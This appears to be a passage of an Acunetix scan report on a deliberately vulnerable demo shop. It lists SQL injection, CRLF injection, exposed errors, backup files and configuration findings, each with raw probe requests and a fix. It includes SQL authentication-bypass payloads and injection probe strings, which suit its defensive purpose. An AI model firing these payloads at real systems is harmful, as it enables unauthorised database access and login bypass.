User-Agent: 1'"2000
referer: 1'"3000
client-ip: 1'"4000
x-forwarded-for: 1'"5000
accept-language: 1'"6000
via: 1'"7000
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: testphp.vulnweb.com
```

```
Connection: Keep-alive
```

http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/

ACUSENSOR

Verified

Request

```
GET /Mod_Rewrite_Shop/BuyProduct-3/?id=1ACUSTART'"ACUEND HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
User-Agent: 1'"2000
referer: 1'"3000
client-ip: 1'"4000
x-forwarded-for: 1'"5000
accept-language: 1'"6000
via: 1'"7000
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/

ACUSENSOR

Verified

Request

```
GET /Mod_Rewrite_Shop/Details/color-printer/3/?id=1ACUSTART'"ACUEND HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
User-Agent: 1'"2000
referer: 1'"3000
client-ip: 1'"4000
x-forwarded-for: 1'"5000
accept-language: 1'"6000
via: 1'"7000
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/

ACUSENSOR

Verified

Request

```
GET /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/?id=1ACUSTART'"ACUEND HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
User-Agent: 1'"2000
referer: 1'"3000
client-ip: 1'"4000
x-forwarded-for: 1'"5000
accept-language: 1'"6000
```

```
via: 1'"7000
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/

ACUSENSOR

Verified

Request

```
GET /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/?id=1ACUSTART'"ACUEND HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
User-Agent: 1'"2000
referer: 1'"3000
client-ip: 1'"4000
x-forwarded-for: 1'"5000
accept-language: 1'"6000
via: 1'"7000
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/product.php

ACUSENSOR

Verified

URL encoded GET input **pic** was set to **1950317'"545124**

Request

```
GET /product.php?pic=1950317'"545124 HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/search.php

ACUSENSOR

Verified

URL encoded POST input **searchFor** was set to **1544635'"253004**

Request

```
POST /search.php?test=query HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
```

```
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 37
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

goButton=go&searchFor=1544635'"253004
```

http://testphp.vulnweb.com/search.php

ACUSENSOR

Verified

URL encoded GET input **test** was set to **1089334'"538568**

Request

```
POST /search.php?test=1089334'"538568 HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 25
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

goButton=go&searchFor=the
```

http://testphp.vulnweb.com/secured/newuser.php

ACUSENSOR

Verified

URL encoded POST input **uuname** was set to **1069730'"928251**

Request

```
POST /secured/newuser.php HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 179
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

signup=signup&uaddress=555&ucc=4111111111111111&uemail=sample%40email.tst&upass=g00dPa%24%24w0rD&upass2=g00dPa%24%24
w0rD&uphone=555-666-0606&urname=RDFYjolf&uuname=1069730'"928251
```

http://testphp.vulnweb.com/userinfo.php

ACUSENSOR

Verified

URL encoded POST input **pass** was set to **1413215'"722897**

Request

```
POST /userinfo.php HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

pass=1413215'"722897&uname=RDFYjolf
```

http://testphp.vulnweb.com/userinfo.php

ACUSENSOR

Verified

URL encoded POST input **uname** was set to **1200430'"719937**

Request

```
POST /userinfo.php HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 43
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

pass=g00dPa%24%24w0rD&uname=1200430'"719937
```

Recommendation

Use parameterized queries when dealing with SQL queries that contain user input. Parameterized queries allow the database to understand which parts of the SQL query should be considered as user input, therefore solving SQL injection.

Description

In order for an SQL injection attack to take place, the vulnerable website needs to directly include user input within an SQL statement. An attacker can then insert a payload that will be included as part of the SQL query and run against the database server.

The following server-side **pseudo-code** is used to authenticate users to the web application.

```
# Define POST variables
uname = request.POST['username']
passwd = request.POST['password']

# SQL query vulnerable to SQLi
sql = "SELECT id FROM users WHERE username='" + uname + "' AND password='" + passwd + "'"
```

```
# Execute the SQL statement
database.execute(sql)
```

The above script is a simple example of authenticating a user with a username and a password against a database with a table named users, and a username and password column.

The above script is vulnerable to SQL injection because an attacker could submit malicious input in such a way that would alter the SQL statement being executed by the database server.

A simple example of an SQL injection payload could be something as simple as setting the password field to `password' OR 1=1`.

This would result in the following SQL query being run against the database server.

```
SELECT id FROM users WHERE username='username' AND password='password' OR 1=1'
```

An attacker can also comment out the rest of the SQL statement to control the execution of the SQL query further.

```
-- MySQL, MSSQL, Oracle, PostgreSQL, SQLite
' OR '1'='1' --
' OR '1'='1' /*
-- MySQL
' OR '1'='1' #
-- Access (using null characters)
' OR '1'='1' %00
' OR '1'='1' %16
```

Once the query executes, the result is returned to the application to be processed, resulting in an authentication bypass. In the event of authentication bypass being possible, the application will most likely log the attacker in with the first account from the query result — the first account in a database is usually of an administrative user.

What's the worst an attacker can do with SQL?

SQL is a programming language designed for managing data stored in an RDBMS, therefore SQL can be used to access, modify and delete data. Furthermore, in specific cases, an RDBMS could also run commands on the operating system from an SQL statement.

Keeping the above in mind, when considering the following, it's easier to understand how lucrative a successful SQL injection attack can be for an attacker.

An attacker can use SQL injection to bypass authentication or even impersonate specific users.
One of SQL's primary functions is to select data based on a query and output the result of that query. An SQL injection vulnerability could allow the complete disclosure of data residing on a database server.
Since web applications use SQL to alter data within a database, an attacker could use SQL injection to alter data stored in a database. Altering data affects data integrity and could cause repudiation issues, for instance, issues such as voiding transactions, altering balances and other records.
SQL is used to delete records from a database. An attacker could use an SQL injection vulnerability to delete data from a database. Even if an appropriate backup strategy is employed, deletion of data could affect an application's availability until the database is restored.
Some database servers are configured (intentional or otherwise) to allow arbitrary execution of operating system commands on the database server. Given the right conditions, an attacker could use SQL injection as the initial vector in an attack of an internal network that sits behind a firewall.

Preventing SQL injection using parameterized queries

SQL injection is one of the most widely spread and most damaging web application vulnerabilities. Fortunately, both the programming languages, as well as the RDBMSs themselves have evolved to provide web application developers with a way to safely query the database — parameterized SQL queries.

Parameterized queries are simple to write and understand while forcing a developer to define the entire SQL statement before hand, using placeholders for the actual variables within that statement. A developer would then pass in each parameter to the query after the SQL statement is defined, allowing the database to be able to distinguish between the SQL command and data inputted by a user. If SQL commands are inputted by an attacker, the parameterized query would treat the input as a string as opposed to an SQL command.

Application developers should avoid sanitizing their input by means of escaping or removing special characters (several encoding tricks an attacker could leverage to bypass such protections) and stick to using parameterized queries in order to avoid SQL injection vulnerabilities.

References

[SQL Injection (SQLi) - Acunetix](https://www.acunetix.com/websitesecurity/sql-injection/)
https://www.acunetix.com/websitesecurity/sql-injection/

[Types of SQL Injection (SQLi) - Acunetix](https://www.acunetix.com/websitesecurity/sql-injection2/)
https://www.acunetix.com/websitesecurity/sql-injection2/

[Prevent SQL injection vulnerabilities in PHP applications and fix them - Acunetix](https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/)
https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/

[SQL Injection - OWASP](https://www.owasp.org/index.php/SQL_Injection)
https://www.owasp.org/index.php/SQL_Injection

[Bobby Tables: A guide to preventing SQL injection](https://bobby-tables.com/)
https://bobby-tables.com/

[SQL Injection Cheet Sheets - Pentestmonkey](http://pentestmonkey.net/category/cheat-sheet/sql-injection)
http://pentestmonkey.net/category/cheat-sheet/sql-injection

.htaccess file readable

This directory contains an **.htaccess** file that is readable. This may indicate a server misconfiguration. htaccess files are designed to be parsed by web server and should not be directly accessible. These files could contain sensitive information that could help an attacker to conduct further attacks. It's recommended to restrict access to this file.

Impact

Possible sensitive information disclosure.

http://testphp.vulnweb.com/Mod_Rewrite_Shop/ Verified

Request

```
GET /Mod_Rewrite_Shop/.htaccess HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Restrict access to the .htaccess file by adjusting the web server configuration.

Application error messages

This alert requires manual confirmation

Acunetix found one or more error/warning messages. Application error or warning messages may expose sensitive information about an application's internal workings to an attacker.
These messages may also contain the location of the file that produced an unhandled exception.
Consult the 'Attack details' section for more information about the affected page(s).

Impact

Error messages may disclose sensitive information which can be used to escalate attacks.

---

http://testphp.vulnweb.com/

Application error messages:

- http://testphp.vulnweb.com/showimage.php
  Warning: fopen(): Filename cannot be empty in /hj/var/www/showimage.php on line 19

- http://testphp.vulnweb.com/listproducts.php
  You have an error in your SQL syntax

- http://testphp.vulnweb.com/bxss/adminPan3l/index.php
  <b>Warning</b>: mysql_connect(): Access denied for user 'bxss'@'localhost' (using password: YES) in <b>/hj/var/www//bxss/adminPan3l/index.php</b> on line <b>2</b><br />

- http://testphp.vulnweb.com/Connections/DB_Connection.php
  Fatal error

- http://testphp.vulnweb.com/Connections/DB_Connection.php
  <b>Warning</b>: mysql_pconnect(): Access denied for user 'root'@'localhost' in <b>/hj/var/www//Connections/DB_Connection.php</b> on line <b>5</b><br />

- http://testphp.vulnweb.com/secured/database_connect.php
  <b>Warning</b>: mysql_connect(): The server requested authentication method unknown to the client [caching_sha2_password] in <b>/hj/var/www//secured/database_connect.php</b> on line <b>2</b><br />

- http://testphp.vulnweb.com/secured/newuser.php
  You have an error in your SQL syntax

- http://testphp.vulnweb.com/bxss/cleanDatabase.php
  <b>Warning</b>: mysql_connect(): Access denied for user 'bxss'@'localhost' (using password: YES) in <b>/hj/var/www//bxss/cleanDatabase.php</b> on line <b>2</b><br />

- http://testphp.vulnweb.com/pictures/path-disclosure-unix.html
  <b>Warning</b>: Sablotron error on line 1: XML parser error 3: no element found in <b>/usr/local/etc/httpd/htdocs2/destination-ce/destinationce/system/class/xsltTransform.class.php</b> on line <b>70</b><br />

- http://testphp.vulnweb.com/listproducts.php
  <b>Warning</b>: mysql_fetch_array() expects parameter 1 to be resource, null given in <b>/hj/var/www//listproducts.php</b> on line

<b>55</b><br />

- http://testphp.vulnweb.com/bxss/vuln.php
  <b>Warning</b>: mysql_connect(): Access denied for user 'bxss'@'localhost' (using password: YES) in <b>/hj/var/www//bxss/vuln.php</b> on line <b>2</b><br />

- http://testphp.vulnweb.com/bxss/database_connect.php
  <b>Warning</b>: mysql_connect(): Access denied for user 'bxss'@'localhost' (using password: YES) in <b>/hj/var/www//bxss/database_connect.php</b> on line <b>2</b><br />

- http://testphp.vulnweb.com/showimage.php
  Warning: fopen(): Filename cannot be empty in /hj/var/www/showimage.php on line 7

- http://testphp.vulnweb.com/bxss/adminPan3l/
  <b>Warning</b>: mysql_connect(): Access denied for user 'bxss'@'localhost' (using password: YES) in <b>/hj/var/www//bxss/adminPan3l/index.php</b> on line <b>2</b><br />

- http://testphp.vulnweb.com/AJAX/infoartist.php
  <b>Warning</b>: mysql_fetch_array() expects parameter 1 to be resource, boolean given in <b>/hj/var/www//AJAX/infoartist.php</b> on line <b>2</b><br />

- http://testphp.vulnweb.com/AJAX/infocateg.php
  <b>Warning</b>: mysql_fetch_array() expects parameter 1 to be resource, boolean given in <b>/hj/var/www//AJAX/infocateg.php</b> on line <b>2</b><br />

- http://testphp.vulnweb.com/AJAX/infotitle.php
  <b>Warning</b>: mysql_fetch_array() expects parameter 1 to be resource, boolean given in <b>/hj/var/www//AJAX/infotitle.php</b> on line <b>2</b><br />

Request

```
GET /showimage.php?file=&size=160 HTTP/1.1
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Verify that these page(s) are disclosing error or warning messages and properly configure the application to log errors to a file instead of displaying the error to the user.

Description

While information disclosure vulnerabilities are not directly exploitable by an attacker, they may help an attacker to learn about system specific information. The following is a list of **some** of the information an attacker may be able to obtain from application error disclosure.

Internal IP addresses
Secrets (passwords, keys, tokens...)
Operating system distributions
Software version numbers
Missing security patches
Application stack traces
SQL statements

Location of sensitive files (backups, temporary files...)
Location of sensitive resources (databases, caches, code repositories...)

References

PHP Runtime Configuration
https://www.php.net/manual/en/errorfunc.configuration.php#ini.display-errors

Improper Error Handling
https://www.owasp.org/index.php/Improper_Error_Handling

Backup files

A possible backup file was found on your web-server. These files are usually created by developers to backup their work.

Impact

Backup files can contain script sources, configuration files or other sensitive information that may help an malicious user to prepare more advanced attacks.

http://testphp.vulnweb.com/index.bak

Confidence: 80%

This file was found using the pattern **${fileName}.bak**.
Original filename: **index.php**
Pattern found:

```
<?PHP require_once("database_connect.php"); ?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>Home of WASP Art</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
```

```
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
<h1 id="siteName">ACUNETIX ART</h1>
<h6 id="siteInfo">TEST and Demonstration site for Acunetix Web Vulnerability Scanner</h6>
<div id="globalNav">
<a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
</a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
<a href="guestbook.php">guestbook</a>
</div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
<h2 id="pageName">welcome to our page</h2>
<div class="story">
<h3>Test site for WASP.</h3>
</div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
<div id="search">
<form action="search.php" method="post">
<label>search art</label>
<input name="searchFor" type="text" size="10">
<input name="goButton" type="submit" value="go">
</form>
</div>
<div id="sectionLinks">
<ul>
<li><a href="categories.php">Browse categories</a></li>
<li><a href="artists.php">Browse artists</a></li>
<li><a href="cart.php">Your cart</a></li>
<li><a href="login.php">Signup</a></li>
<li><a href="userinfo.php">Your profile</a></li>
<li><a href="guestbook.php">Our guestbook</a></li>
<?PHP if (isset($_COOKIE["login"]))echo '<li><a href="../logout.php">Logout</a>'; ?></li>
</ul>
</div>
<div class="relatedLinks">
<h3>Links</h3>
<ul>
<li><a href="http://www.acunetix.com">Security art</a></li>
<li><a href="http://www.eclectasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
</ul>
</div>
<div id="advert">
<p><img src="images/add.jpg" alt="" width="107" height="66"></p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a href="redir.php?r=index.php">Site
```

```
Map</a> | <a href="privacy.php">Privacy Policy</a> | <a href="mailto:wasp@acunetix.com">Contact Us</a> | &copy;2004
Acunetix Ltd
</div>
<br>
</div>
</body>
<!-- InstanceEnd --></html>
```

Request

```
GET /index.bak HTTP/1.1
Range: bytes=0-99999
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/index.zip Confidence: 80%

This file was found using the pattern **${fileName}.zip**.
Original filename: **index.php**

Request

```
GET /index.zip HTTP/1.1
Range: bytes=0-99999
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Remove the file(s) if they are not required on your website. As an additional step, it is recommended to implement a security policy within your organization to disallow creation of backup files in directories accessible from the web.

References

Testing for Old, Backup and Unreferenced Files (OWASP-CM-006)
https://www.owasp.org/index.php/Review_Old,_Backup_and_Unreferenced_Files_for_Sensitive_Information_(OTG-CONFIG-004)

Security Tips for Server Configuration
https://httpd.apache.org/docs/2.4/misc/security_tips.html

Protecting Confidential Documents at Your Site
http://www.w3.org/Security/Faq/wwwsf5.html

CRLF injection/HTTP response splitting

This script is possibly vulnerable to CRLF injection attacks.

HTTP headers have the structure "Key: Value", where each line is separated by the CRLF combination. If the user input is injected into the value section without properly escaping/removing CRLF characters it is possible to alter the HTTP headers structure. HTTP Response Splitting is a new application attack technique which enables various new attacks such as web cache poisoning, cross user defacement, hijacking pages with sensitive user information and cross-site scripting (XSS). The attacker sends a single HTTP request that forces the web server to form an output stream, which is then interpreted by the target as two HTTP responses instead of one response.

Impact

Is it possible for a remote attacker to inject custom HTTP headers. For example, an attacker can inject session cookies or HTML code. This may conduct to vulnerabilities like XSS (cross-site scripting) or session fixation.

http://testphp.vulnweb.com/redir.php ACUSENSOR Verified

URL encoded GET input **r** was set to **ACUSTART ACUEND**

Request

```
GET /redir.php?r=ACUSTART%0D%0AACUEND HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

You need to restrict CR(0x13) and LF(0x10) from the user input or properly encode the output in order to prevent the injection of custom HTTP headers.

References

Acunetix CRLF Injection Attack
https://www.acunetix.com/websitesecurity/crlf-injection/

Whitepaper - HTTP Response Splitting
https://packetstormsecurity.com/papers/general/whitepaper_httpresponse.pdf

Introduction to HTTP Response Splitting
https://securiteam.com/securityreviews/5WP0E2KFGK/

Directory listings

Directory listing is a web server function that displays the directory contents when there is no index file in a specific website directory. It is dangerous to leave this function turned on for the web server because it leads to information disclosure.

Impact

A user can view a list of all files from the affected directories possibly exposing sensitive information.

http://testphp.vulnweb.com/ Verified

Folders with directory listing enabled:

- http://testphp.vulnweb.com/wvstests/
- http://testphp.vulnweb.com/wvstests/pmwiki_2_1_19/
- http://testphp.vulnweb.com/wvstests/pmwiki_2_1_19/scripts/
- http://testphp.vulnweb.com/.idea/
- http://testphp.vulnweb.com/.idea/scopes/
- http://testphp.vulnweb.com/Flash/
- http://testphp.vulnweb.com/CVS/
- http://testphp.vulnweb.com/Connections/
- http://testphp.vulnweb.com/Templates/
- http://testphp.vulnweb.com/_mmServerScripts/
- http://testphp.vulnweb.com/admin/
- http://testphp.vulnweb.com/pictures/
- http://testphp.vulnweb.com/images/
- http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/

Request

```
GET /wvstests/ HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

You should make sure no sensitive information is disclosed or you may want to restrict directory listings from the web server configuration.

Description

How to disable directory listings

The easiest way to disable directory listing is to create an index file. The name of the index file depends on the web server configuration. On Apache is called index.htm, index.html. On IIS is named default.asp, default.aspx, default.htm.
On IIS directory listings are disabled by default.
For Apache you need to edit the Apache configuration file (usually named httpd.conf) or create an .htaccess file. In the configuration file you will have the definition of the directory. Something like
`<Directory /directoryname/subdirectory> Options Indexes FollowSymLinks ... </Directory>`
To disable directory listing for that directory you need to remove the 'Indexes' option.

References

CWE-548: Exposure of Information Through Directory Listing
https://cwe.mitre.org/data/definitions/548.html

HTTP parameter pollution

This script is possibly vulnerable to HTTP Parameter Pollution attacks.

HPP attacks consist of injecting encoded query string delimiters into other existing parameters. If the web application does not properly sanitize the user input, a malicious user can compromise the logic of the application to perform either clientside or server-side attacks.

Impact

The impact depends on the affected web application. An attacker could

- Override existing hardcoded HTTP parameters
- Modify the application behaviors
- Access and, potentially exploit, uncontrollable variables
- Bypass input validation checkpoints and WAFs rules

---

http://testphp.vulnweb.com/hpp/

URL encoded GET input **pp** was set to **12&n976434=v943884**

Parameter precedence: **last occurrence**

Affected link: **params.php?p=valid&pp=12&n976434=v943884**

Affected parameter: **p=valid**

Request

```
GET /hpp/?pp=12%26n976434=v943884 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

The application should properly sanitize user input (URL encode) to protect against this vulnerability.

References

HTTP Parameter Pollution
https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf

JetBrains .idea project directory

The .idea directory contains a set of configuration files (.xml) for your project. These configuration files contain information core to the project itself, such as names and locations of its component modules, compiler settings, etc. If you've defined a data source the file dataSources.ids contains information for connecting to the database and credentials. The workspace.xml file stores personal settings such as placement and positions of your windows, your VCS and History settings, and other data pertaining to the development environment. It also contains a list of changed files and other sensitive information. These files should not be present on a production system.

Impact

These files may expose sensitive information that may help an malicious user to prepare more advanced attacks.

---

http://testphp.vulnweb.com/

workspace.xml project file found at : /.idea/workspace.xml
Pattern found:

```
<project version="4">
```

Request

```
GET /.idea/workspace.xml HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Remove these files from production systems or restrict access to the .idea directory. To deny access to all the .idea folders you need to add the following lines in the appropriate context (either global config, or vhost/directory, or from .htaccess):

```
<Directory ~ "\.idea">
Order allow,deny
Deny from all
</Directory>
```

References

Apache Tips & Tricks: Deny access to some folders
http://www.ducea.com/2006/08/11/apache-tips-tricks-deny-access-to-some-folders/

PHP allow_url_fopen enabled

The PHP configuration directive allow_url_fopen is enabled. When enabled, this directive allows data retrieval from remote locations (web site or FTP server). A large number of code injection vulnerabilities reported in PHP-based web applications are caused by the combination of enabling allow_url_fopen and bad input filtering.

allow_url_fopen is enabled by default.

Impact

Application dependant - possible remote file inclusion.

http://testphp.vulnweb.com/secured/phpinfo.php Verified

This vulnerability was detected using the information from phpinfo() page.

allow_url_fopen: On

Request

```
GET /secured/phpinfo.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
```

```
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

You can disable allow_url_fopen from either php.ini (for PHP versions newer than 4.3.4) or .htaccess (for PHP versions up to 4.3.4).

php.ini
allow_url_fopen = 'off'

.htaccess
php_flag allow_url_fopen off

References

Runtime Configuration
https://www.php.net/manual/en/filesystem.configuration.php

PHP errors enabled

Application error or warning messages may expose sensitive information about an application's internal workings to an attacker.

Acunetix AcuSensor found that the PHP display_errors directive is enabled.

Impact

Application error messages may disclose sensitive information which can be used to escalate attacks.

http://testphp.vulnweb.com/ ACUSENSOR Verified

Current setting is : **display_errors = 1**
Observed on /

Recommendation

Adjust php.ini or .htaccess (mod_php with Apache HTTP Server) to disable display_errors (refer to 'Detailed information' section).

Description

To adjust the application's configuration to disable errors being shown to the user, set display_errors to off, and log_errors to on in order for errors to be logged to the default PHP error log location instead of being displayed to the user.

Depending on your configuration, this configuration may need to be done either from php.ini (eg. when using PHP via PHP-FPM), or .htaccess (when using PHP via mod_php on Apache HTTP Server).
break]

php.ini

```
display_errors = 'off'
log_errors = 'on'
```

.htaccess (Apache HTTP Server with **mod_php**)

```
php_flag display_errors off
php_flag log_errors on
```

References

PHP Runtime Configuration (display_errors)
https://www.php.net/manual/en/errorfunc.configuration.php#ini.display-errors

PHP Runtime Configuration (log_errors)
